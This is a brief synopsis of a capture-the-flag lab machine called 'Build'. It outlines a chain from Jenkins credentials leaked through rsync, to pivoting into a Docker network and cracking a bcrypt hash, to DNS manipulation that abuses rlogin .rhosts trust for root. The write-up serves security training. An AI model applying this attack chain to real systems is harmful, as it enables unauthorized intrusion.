Build is a medium-difficulty Linux machine that begins with enumeration of several exposed services, including a Gitea instance, rsync, and rsh/rlogin. An unauthenticated rsync share exposes a Jenkins configuration backup, which contains credentials used to access a Jenkins instance and execute a pipeline job to gain an initial foothold. Post-exploitation reveals a Docker-based internal network. Pivoting via ligolo-ng exposes additional services, including a MariaDB database and a PowerDNS Admin panel. The database contains a bcrypt password hash for the admin user, which is cracked offline using hashcat. Access to PowerDNS Admin allows DNS record manipulation. The host runs rlogin (TCP 513) with a .rhosts file permitting passwordless authentication from trusted hostnames. By adding a DNS A record pointing intern.build.vl to the attacker's machine, the trust relationship is abused to authenticate directly as root via rlogin, achieving full system compromise.